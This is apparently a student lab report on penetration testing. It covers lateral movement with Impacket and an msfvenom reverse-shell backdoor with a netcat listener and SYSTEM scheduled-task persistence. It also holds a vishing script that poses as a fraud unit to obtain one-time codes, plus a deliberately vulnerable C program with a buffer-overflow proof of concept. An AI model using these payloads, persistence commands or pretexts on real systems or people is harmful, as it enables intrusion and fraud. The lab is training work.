


Fig 3.3 Post Exploitation

Scanning by Owasp Zap




Fig 3.4 Owasp Zap

Findings

Vulnerability	CVSS Score	Description
UnrealIRCD 3.2.8.1	9.8	Remote attacker can execute commands

4. Lateral Movement

Tool Used: Impacket(psexec.py)

Msfvenom

Nc(Netcat)

Windows native commands (schtasks)

Kali Linux: 192.168.1.58

Windows: 192.168.1.44

Attack Phase

Reconnaissance

Identified Target and deactivating antivirus and firewalls.




Fig 4.1 Deactivating Firewalls

Identifying the netgroup-




Fig 4.2 localgroup name

Exploitaion in linux

Used Impacket psexec for RCE and succefully gained access.

Fig 4.3 Exploitation

Payload Creation through msfvenom for creating backdoor.exe




Fig 4.4 Backdoor.exe creation

Command – *msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.58 LPORT= 4444 -f exe -o backdoor.exe*

Reverse Shell

First listening port

Nc -lvnp 4444

Then uploading backdoor in windows

After that creating persistence task as SYSTEM

Schtasks /create /sc onstart /tn “Updater” /tr “C:\Users\Public\backdoor.exe” /ru SYSTEM




Fig 4.5 Shows net-cat getting connected and scheduled task for persistance

5. Social Engineering

In this task we have simulate a controlled social engineering exercise by using tools to gather information on a phone number and create a mock Vishing scenario.

Tool Used: PhoneInfoga OSINT tool to scan phone numbers
Maltego : Making relationship between phone numbers and links

First we have pull phoneinfoga docker image:

Command : *sudo docker pull sundowndev/phoneinfoga:latest*

And then we have to start the app by
sudo docker run -p 8080:8080 sundowndev/phoneinfoga serve -p 8080

Access the interface at http://localhost:8080

And conduct a test I have taken phone number phone generator.




Fig 5.1 List of number




Fig 5.2 Information of number

Phone number selected: +1 6693168882




Fig 5.3 Google result

Maltego Application

Install the app in windows and actiavted it.

After that import the number in app.

And make realtion with the number of website connected to it.




Fig 5.4 Maltego

Vishing Simulation

This number is connected to yellow page so we can use it as a Fraud Prevention Unit at Yellow page

Script We used:

“Hello, this is Shyam calling from the Fraud Prevention Unit at Yellow Page. We’ve detected unusual activity on your account associated with this number. To secure your funds, I need you to confirm your most recent transaction and verify the one-time security code just sent to your registered phone.”

In the simulated role-play, the victim hesitated initially but disclosed partial information under pressure. The presence of the attacker’s number on Spytox and YellowPages.ca added credibility to the pretext, demonstrating how OSINT sources can be misused to enhance social engineering attacks.

Log Entry:

Attempt	Pretext Used	Attacker Number	Target Response	Notes
1	Fraud Prevention Unit	+1 669-316-882	Shared partial account details	OSINT linked number improved .

6. Exploit and Development basics

The objective of this exercise was to analyze and exploit a binary vulnerability in a controlled lab environment. Using tools such as strings, radare2, and GDB, the goal was to identify insecure code constructs, demonstrate abnormal behavior through buffer overflow, and provide mitigation recommendations.
Tools Used: GDB, radare2,strings

The following steps were performed:

- Compilation of vulnerable program using unsafe input handling (scanf("%s", buffer)) with stack protections disabled.
- Static analysis using strings and radare2 to locate user-input functions and identify unsafe constructs.
- Dynamic analysis using GDB to monitor program execution, observe stack behavior, and test with oversized input.
- Proof of Concept (PoC) demonstration showing program crash due to buffer overflow.

Firstly there is vuln.c program is there :

Apps Places

Open

```c
#include <stdio.h>
#include <string.h>

void vulnerable_function() {
    char buffer[64];
    printf("Enter some text: ");
    scanf("%s", buffer);    // also unsafe
    printf("You entered: %s\n", buffer);
}

int main() {
    vulnerable_function();
    return 0;
}

```

Fig 6.1 Vuln.c

Now We inspect strings in binary.

Running strings vuln | head -n 20 revealed:


- Linking to libc (libc.so.6) with functions like scanf and printf.
- Human-readable prompts:
    - "Enter some text:"
    - "You entered: %s"
- Compiler metadata: GCC 14.2.0 on Debian.

```
┌──(ajay㉿kali)-[~/Desktop/CyArt/c]
└─$ strings vuln | head -n 20
/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Enter some text:
You entered: %s
;*3$"
GCC: (Debian 14.2.0-19) 14.2.0
Scrt1.o
__abi_tag
```

Fig 6.2 Strings

Now we use gdb for discovering the function

And info functions.




```
┌──(ajay㉿kali)-[~/Desktop/CyArt/c]
└─$ gdb vuln
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vuln...
(No debugging symbols found in vuln)
(gdb) info function
All defined functions:

Non-debugging symbols:
0x0000000000001000  _init
0x0000000000001030  printf@plt
0x0000000000001040  __isoc99_scanf@plt
0x0000000000001050  __cxa_finalize@plt
0x0000000000001060  _start
0x0000000000001090  deregister_tm_clones
0x00000000000010c0  register_tm_clones
0x0000000000001100  __do_global_dtors_aux
0x0000000000001140  frame_dummy
0x0000000000001149  vulnerable_function
0x000000000000119e  main
0x00000000000011b4  _fini
(gdb)
```

Fig 6.3 gdb function

Proof of concept

By supplying 200 characters of input:

The binary crashed with a segmentation fault, confirming that oversized input exceeded buffer boundaries and corrupted stack memory.



```
┌──(ajay㉿kali)-[~/Desktop/CyArt/c]
└─$ python3 -c "print('A' *200)" | ./vuln
Enter some text: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done                python3 -c "print('A' *200)" |
zsh: segmentation fault  ./vuln

┌──(ajay㉿kali)-[~/Desktop/CyArt/c]
└─$
```

Fig 6.4 buffer overflow

Now We confirming offset to EIP

Offset = 76 byte reach to save return address.




Fig 6.5 Confirming offset

Using radare2 (r2 vuln → aaa → afl → pdf @ sym.vulnerable_function) showed:

- The function vulnerable_function allocates a **64-byte stack buffer**.
- User input is read using scanf("%s", buffer).
- No bounds check is present, making the buffer susceptible to overflow.

